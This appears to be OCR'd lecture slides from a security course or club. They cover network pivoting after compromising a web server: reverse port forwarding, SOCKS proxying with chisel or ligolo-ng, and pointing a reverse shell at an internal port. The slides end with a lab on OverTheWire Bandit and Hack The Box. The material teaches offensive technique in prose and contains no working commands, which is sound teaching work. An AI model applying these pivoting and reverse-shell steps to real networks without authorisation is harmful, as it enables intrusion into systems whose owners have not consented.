
192.168.1.10

192.168.1.50:1273

127.0.0.1:1273


127.0.0.1 = localhost

Reverse Port Forwarding



0.0.0.0:1273

Compromise the internal computer and point a reverse shell to the web server's 1273



0.0.0.0:1273

Tunneling: Proxies

By compromising the web server, we are able to proxy our traffic through it, allowing us to interact with the internal devices seemingly directly

Tools

- `chisel`
- `ligolo-ng`
- Command and Control (C2) of choice


https://www.hackingarticles.in/a-detailed-guide-on-ligolo-ng/
https://cybergladius.com/htb-dante-skills-network-tunneling-part-2/

SOCKS Proxy


A type of proxy that establishes a TCP connection with the destination server. Data can now be sent to the destination through the proxy server

- Tunnels traffic regardless of network protocol (SSH, RDP, HTTP, etc)

As before, we compromise the web server



SOCKS Proxying



We can interact with the database through the SOCKS proxy server

Chisel uses proxychains to tunnel traffic while Ligolo creates a virtual network to tunnel traffic through instead.

- Ligolo is generally better as it supports common protocols like PING unlike proxychains with Chisel.

4

Lab

Lab Instructions

Bandit Over The Wire

https://overthewire.org/wargames/bandit/

Goal: Finish up to level 20.
Use any resource **with the exception** of guides. Don’t cheat!

Take notes on how you approached and solved each level.
You will need them for **homework**

Feel free to finish all of the levels during lab if you can. Any unfinished levels will be continued as **homework**.

Alternative Labs

Those who have already completed Bandit and are familiar with pentesting

Hack the Box - Starting Point
https://app.hackthebox.com/starting-point

- **One box per tier**

Alternate Alternative Labs

For the people who have already done Bandit AND done starting point...

Hack the Box - For real

- DM @RedLeaf or @lukedanger for more details

https://overthewire.org/wargames/bandit/

Got Questions?

GO AND ASK ANYBODY!!!